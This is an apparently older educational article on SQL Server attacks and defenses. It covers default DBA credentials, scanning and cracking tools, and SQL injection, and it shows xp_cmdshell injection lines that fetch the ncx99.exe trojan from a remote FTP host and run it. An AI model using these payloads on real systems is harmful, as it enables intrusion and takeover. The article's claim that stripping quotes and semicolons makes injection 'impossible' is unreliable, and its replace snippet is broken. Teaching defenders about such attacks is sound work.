Airscanner

Guarding Against SQL Server Attacks: Hacking, cracking, and protection techniques.

In this information age, the *data server* has become the heart of a company. This one piece of software controls the rhythm of most organizations and is used to pump information lifeblood through the arteries of the network. Because of the critical nature of this application, the data server is also the one of the most popular targets for hackers. If a hacker owns this application, he can cause the company's "heart" to suffer a fatal arrest.

Ironically, although most users are now aware of hackers, they still do not realize how susceptible their database servers are to hack attacks. Thus, this article presents a description of the primary methods of attacking database servers (also known as *SQL servers*) and shows you how to protect yourself from these attacks.

You should note this information is not new. Many technical whitepapers go into great detail about how to perform SQL attacks, and numerous vulnerabilities have been posted to security lists that describe exactly how certain database applications can be exploited. This article was written for the curious non-SQL experts who do not care to know the details, and as a review to those who *do* use SQL regularly. For detailed information about specific attacks, see the references section at the end of this article.

What Is an SQL Server?

A *database application* is a program that provides clients with access to data. There are many variations of this type of application, ranging from the expensive enterprise-level Microsoft SQL Server to the free and open source mySQL. Regardless of the flavor, most database server applications have several things in common.

First, database applications use the same general programming language known as SQL, or Structured Query Language. This language, also known as a fourth-level language due to its simplistic syntax, is at the core of how a client communicates its requests to the server. Using SQL in its simplest form, a programmer can select, add, update, and delete information in a database. However, SQL can also be used to create and design entire databases, perform various functions on the returned information, and even execute other programs.

To illustrate how SQL can be used, the following is an example of a simple standard SQL query and a more powerful SQL query:

Simple: "Select * from dbFurniture.tblChair"

This returns all information in the table tblChair from the database dbFurniture.

Complex: "EXEC master..xp_cmdshell 'dir c:\'"

This short SQL command returns to the client the list of files and folders under the c:\ directory of the SQL server. Note that this example uses an extended stored procedure that is exclusive to MS SQL Server.

The second function that database server applications share is that they all require some form of authenticated connection between client and host. Although the SQL language is fairly easy to use, at least in its basic form, any client that wants to perform queries must first provide some form of credentials that will authorize the client; the client also must define the format of the request and response.

This connection is defined by several attributes, depending on the relative location of the client and what operating systems are in use. We could spend a whole article discussing various technologies such as DSN connections, DSN-less connections, RDO, ADO, and more, but these subjects are outside the scope of this article. If you want to learn more about them, a little Google'ing will provide you with more than enough information. However, the following is a list of the more common items included in a connection request.

- Database source
- Request type
- Database
- User ID
- Password

Before any connection can be made, the client must define what type of database server it is connecting to. This is handled by a software component that provides the client with the instructions needed to create the request in the correct format. In addition to the type of database, the request type can be used to further define how the client's request will be handled by the server. Next comes the database name and finally the authentication information.

All the connection information is important, but by far the weakest link is the authentication information[md]or lack thereof. In a properly managed server, each database has its own users with specifically designated permissions that control what type of activity they can perform. For example, a user account would be set up as read only for applications that need to only access information. Another account should be used for inserts or updates, and maybe even a third account would be used for deletes. This type

of account control ensures that any compromised account is limited in functionality. Unfortunately, many database programs are set up with null or easy passwords, which leads to successful hack attacks.

Direct Attacks

Now that you understand the basics of SQL commands and the requirements that must be met for a client to make a database connection, let's take a look at how a hacker can abuse these technologies for his own purposes. Like many other computer-based technologies, it is often not the product that is at fault; instead, the fault lies in the implementation.

Every SQL server application has a default administrator account. This account is used by the database administrator to set up databases, create user accounts, assign permission, and more. However, when a database server application is installed, this account must have a default password so that the database administrator (DBA) can access the database software for required setup and configuration tasks. The following is a list of the most common database applications and their default DBA accounts:

Name	User	Password
Oracle	sys	oracle
mySQL (Windows)	root	null
MS SQL Server	sa	null
DB2	dlfm	ibmdb2

This list of usernames/passwords is not complex and can be found at any number of Web sites. For this reason, one of the first tasks a DBA is urged to perform when setting up and configuring the SQL server is to assign a *strong* password to the database program administrator account (root, sa, sys, dlfm). Unfortunately, this is often completely ignored or procrastinated until it is forgotten. In other words, any hacker who stumbled upon this server connected to the Internet could completely own the data on it[md]and perhaps the network to which the server is attached.

In addition to a lack of passwords, many DBAs use weak passwords that can be found in a dictionary, that are short (less than six characters), or that are common names, places, or events. These databases are also sitting targets for almost any hacker that detects the SQL server software via a port scan. As we will next illustrate, using programs, a hacker

can simply throw passwords at the SQL server until it cracks. If the password is missing or is weak, it will be only a matter of minutes before he has access to the data. The following illustrates how a hacker would first probe for and subsequently attack an SQL server.

Finding an SQL server is a simple task. It merely takes a properly configured port scanner or a scripted SQL scanner, to create a list of targets. For example, SQLScanner, which is a program available online (included in the SQLTools suite), allows a hacker to scan tens of thousands of computers at one shot looking for MS SQL Servers. (See



Figure 1.)

Figure 1

SQLScanner probing for SQL servers on the Internet.

Once a hacker has a list of targets, the next step is to probe each server for more information about the version, port, and method by which it accepts incoming requests. Figure 2 illustrates the program SQLPing, which is also part of the SQLTools suite.



Figure 2

SQLPing gathering information on a potential target.

This program tells the hacker how to connect to the database and what methods may or may not work. In addition, it provides the SQL server's name, which can be handy when guessing passwords and determining the purpose of the server.

Next, a hacker probes the SQL server for weak accounts. Using a program such as SQLDict or SQLCracker (also included with the SQLTools suite), a hacker can quickly and systematically take a dictionary file and test the strength of a SQL server. Unfortunately, a scan lasting no more than five minutes often returns some positive results.

Once a hacker has access to a DBA account, or even a normal user account, the next step is to use that username and password to connect to a database server and take ownership of that data. In other words, this hacker can now download, updated, and delete data at his whim. This type of control may not come as a surprise, but were you aware that a database account can also give a hacker full access to the file system on a server, or even to the files on the network to which it is connected?

To show the power of DBA access, we will illustrate one of the many ways a hacker can abuse a SQL server to anonymously gain access to its files via a hijacked DBA account.

First, a hacker needs a method of sending anonymous requests to a database server. Fortunately, this requires only a Web site that is hosted at a company that supports scripting. On a remote Web site, a hacker can program or just upload a script that connects to and delivers a request to SQL server. One example of this type of application can be found at www.aspalliance.com/mtgal/source_code/tsql.exe Once extracted, this ASP file provides its user with the ability to manually enter a connection string that sets up a connection to a remote SQL server. Once connected, this ASP application sends the entered SQL command to the target and outputs the results. Although a script like this has great legitimate uses, it is easy to see how it can also be abused.

The next step is to send an authenticated SQL request to the database server containing a command that helps the hacker gain full access to the server. One popular method is to use the xp_cmdshell extended stored procedure included with MS SQL Server. This script actually serves as a portal to the cmd.exe file of the server. In other words, a SQL command can move files or perform a directory listing. However, this command can take nefarious forms, including using TFTP to download ncx99.exe (a popular remote shell Trojan) or copying the server's SAM user account file to the Web server root folder so that it can be downloaded anonymously and then cracked. The point is, the database program on the server is only one of many possible items that can be compromised by a direct SQL attack.

For example, Figure 3 illustrates an attack on an MS SQL Server that exploits a DBA account using a null password. In this example, we are using the previously discussed tsql.asp application (with a slight modification) to send a series of requests to the target that will result in the downloading and execution of a Trojan from an online FTP server.



Figure 3

Using TSQL.ASP to send.

From this illustration, you can see the power that a DBA account can have on a SQL server. Using methods like this, a hacker can have full control of a server in a matter of seconds.

Indirect Attacks (SQL Injection)

A direct attack on a SQL server is not always the best approach for a hacker. For example, if the DBA account has a strong password, it could take years to crack it. In addition, many SQL servers are not directly connected to the Internet but are instead tucked safely away behind a firewall. Although these scenarios are valid obstacles to a hacker attack, there is always more than one way to breach security.

An indirect attack on a SQL server is accomplished using any program that interacts with the database. This typically takes the form of a search engine, user authentication form, or even an email address collection program. The weakness is not found in the database server or even in weak authorization. Instead, it is found in the way that the program scripting is written. In other words, this type of attack is often a result of a programmer error, not an SQL server error.

To illustrate, let's look at a simple search engine that could be found at an online store. When a person enters the name of the item he is interested in, this information is placed into an SQL request. For example, the following could be an SQL request if the user is looking for information about furniture:

```
"SELECT * from tblStore where description = ' . $searchWord . ';"
```

The final SQL string sent to the SQL server will look as follows:

```
"SELECT * from tblStore where description = 'furniture';"
```

Note how the entire search word is placed between the single quotes, and also note the ; that indicates the end of an SQL request.

The server would take this request and send back all the information in the table that meets these criteria. However, with a little twist on the search word, a hacker could start to work his way into the heart of the server. For example, what if a hacker placed the following string in the search field:

```
'furniture' ; DELETE * from tblStore;"
```

Now, instead of a simple request, the SQL server would be sent the following *two* commands:


```
"SELECT * from tblStore where description ='furniture';
DELETE * from tblStore;"
```

In other words, the SQL server would first perform a quick search of the table for the search word of furniture. It would then follow this search with a complete deletion of the contents of the table!

The above example illustrates the damage that can be done, but many other methods of attack can be performed using this technique. For example, a SQL string could be created that queries the database server for the user account information stored in the master database, or that executes an extended stored procedure, such as the xp_cmdshell we previously discussed.

To illustrate, we have created a database named 'Users' and Web page form that is used to authenticate Web users. As illustrated in Figure 4, the user is presented with two fields asking for a username and password. Normally, a user would enter the information and click Submit. This information would then be used to create an SQL command that would pull the user's information from the User database and then compare the existing password to the entered password. Listing 1 is a sample script that would do this; an explanation of how it works follows.

Figure 4

Typical Web-based user/password entry form.

Listing 1: *Example Scripting*

```
1<%
2 myDSN="PROVIDER=MSDASQL;DRIVER={SQL Server};"
3 myDSN=myDSN & "SERVER=127.0.0.1;DATABASE=users;"
```



```
4 myDSN=myDSN & "UID=sa;PWD=WKDISLA;"
5
6   set conn=server.createobject("adodb.connection")
7   conn.open myDSN
8
9   username=request.querystring("username")
10 enteredpassword=trim(request.querystring("password"))
11 if username <> "" then
12
13   mySQL="SELECT * FROM tblusers WHERE username= '"& username &"';"
14
15   set rs=conn.execute(mySQL)
16   rs.movenext
17   password=trim(rs.fields("password"))
18
19   if enteredpassword = password then
20      response.write "Password Correct"
21   else
22      response.write "Password Incorrect"
23   end if
24 end if%>
```

Lines 1[nd]7 define the connection string required to send data to a SQL server. Note that the password is strong, which means that a hacker can't directly attack this database server.

Lines 9[nd]10 capture the incoming username/password as entered by the user.

Line 11 checks to ensure that there is a username entered. Although this is a form of validation, it is not enough to stop SQL injection.

Line 13 shows the SQL string that will be used to query the database.

Lines 15[nd]17 retrieve the user's password from the database.

Lines 19[nd]23 check to see if the entered password matches the password from the database. Normally, this stage of the script either passes the user on to a secure part of the Web site or kicks the user back out, depending on the results of this simple validation.

When used as expected, the script creates the following SQL command, as depicted in Line 13. If the user entered seth as the username, the following SQL string would be sent to the SQL server:

```
"SELECT * FROM tblusers WHERE username= 'seth';"
```

This query would return the value of sethpass (assuming this was the password listed) from the database, which would then be compared to the user-entered password value.

Although this seems to be fairly secure, if a hacker found this Web form, he could inject his own SQL command into the database through the username field. In fact, if a hacker knew the user account but not the password, he could easily update the database with a password of his choice. The following illustrates this:

Entered username:

```
"seth'; update tblusers set password='hacker" where username='seth"
```

Entered password: n/a

SQL string sent to server:

```
"SELECT * FROM tblusers WHERE username= 'seth';
update tblusers set password='hacker" where username='seth"
```

Note that the final SQL string is actually the concatenation of two individual strings. This is allowed by default in most databases, and it can be used in many legitimate ways. However, in this case the hacker updated the password for seth to a password of his choice (hacker). Now all the hacker has to do is go back to the user/password form and enter seth as the user and hacker as the password to gain access to the site.

This same type of attack can be used to force the SQL to execute the same extended stored procedures that we used in the direct attack section. For example, the following username entries will result in the creation and execution of a popular Trojan:

```
**Creates a file to be used by FTP**
Seth'; exec xp_cmdshell '"echo open 192.168.10.12" >> c:\hack.txt';
Seth'; exec xp_cmdshell '"echo USER" >> c:\hack.txt';
Seth'; exec xp_cmdshell '"echo PASS" >> c:\hack.txt';
Seth'; exec xp_cmdshell '"echo GET ncx99.exe" >> c:\hack.txt';
Seth'; exec xp_cmdshell '"echo quit" >> c:\hack.txt';

**Uses the previously created file to control a FTP session**
Seth'; exec xp_cmdshell 'FTP.EXE -s:C:\hack.txt';

**Executes the downloaded trojan**
Seth'; exec xp_cmdshell 'c:\winnt\system32\ncx99.exe';
```

This example illustrates the dangers of improper programming and improper SQL server management. However, it should be noted that SQL injection often takes a detailed understanding of SQL commands and scripting languages, and a good understanding of how these technologies work together. Although Web sites that are vulnerable to SQL injection techniques are fairly common, this is rarely simple to exploit, and it can take several hours before finding the right combination of characters and commands. In many ways, a SQL hacker has to map out the functions the hidden scripts are using by trial and error.

Protection and Prevention

Now that you have been introduced to the methods by which a hacker can gain access to your SQL server, we will discuss how a SQL server can be secured and show you how to program scripts that are less vulnerable to SQL injection attacks.

The first thing that should be done in all database servers is to assign a strong password to the DBA account. Second, the DBA should create user accounts and assign these users to specific activities or databases. For example, if a user account has been set up for the 'Users' database, which didn't have access to the Master database, any attempt at using extended stored procedures (such as xp_cmdshell) will not work.

Next, any user-entered variable should be stripped of several key characters that are required for SQL injection. This includes the following:

```
' , / \ * & ( ) $ % ^ @ ~ ` ?
```

This could include, more depending on the needs of the script. By adding the following to the previously listed script, any attempt at SQL injection would be made impossible:

```
username = replace (username, ', '')
username = replace (username, ';', '')
```

This would remove all single quotes and semicolons from the query string and would have turned the inject string into the following:

```
"seth update tblusers set password=hacker where username=seth"
```

This string would have been interpreted as garbage by the SQL server and would have been rejected, thus stopping the SQL injection attack.

Next, ensure that all accounts have strong passwords. There is no excuse for a DBA account to have a blank password. Even if the server is for testing purposes, if a hacker can access that server, he can also access any other computer connected to the SQL server's local network.

Finally, some changes can be made to the registry and SQL server configurations that will tighten security by removing or limiting extended procedures and other rarely used functions. This includes removing the xp_cmdshell stored procedure, or at least renaming it. In addition, you can use REGEDIT to adjust the value of the following to 1:

```
HKEY_LOCAL_MACHINES\Software\Microsoft\Microsoft SQL Server\
<Instance Name>\Providers\DisallowAdhocAccess to 1
```

Or if using the default,
HKEY_LOCAL_MACHINES\Software\Microsoft\MSSQLServer\
MSSQL\DisAllowAdhocAccess

This disables all OLE DB ad-hoc queries from the SQL server.

Summary

This article provides an overview of the two main methods by which SQL servers are hacked and abused. The first method consists of weak or nonexistent DBA passwords. One of the most sought-after DBA accounts is the sa account used by MS SQL Server. This is mainly because MS SQL Server includes several very powerful extended stored procedures that give a DBA[md]or a hacker[md]full access to the server's file system.

The second method of attack is via SQL injection techniques that abuse poor programming or improper configuration on the SQL server to allow a hacker to access, overwrite, or delete information in the data server. In addition, if the attacked server is MS SQL, the infamous xp_cmdshell extended procedure can provide a hacker with a tool to take over the file system of the server.

To summarize, an SQL server is the heart of your company. It can be a serious security threat to your data. Fortunately, implementing proper coding practices and ensuring that the SQL server is configured properly makes a database server secure.

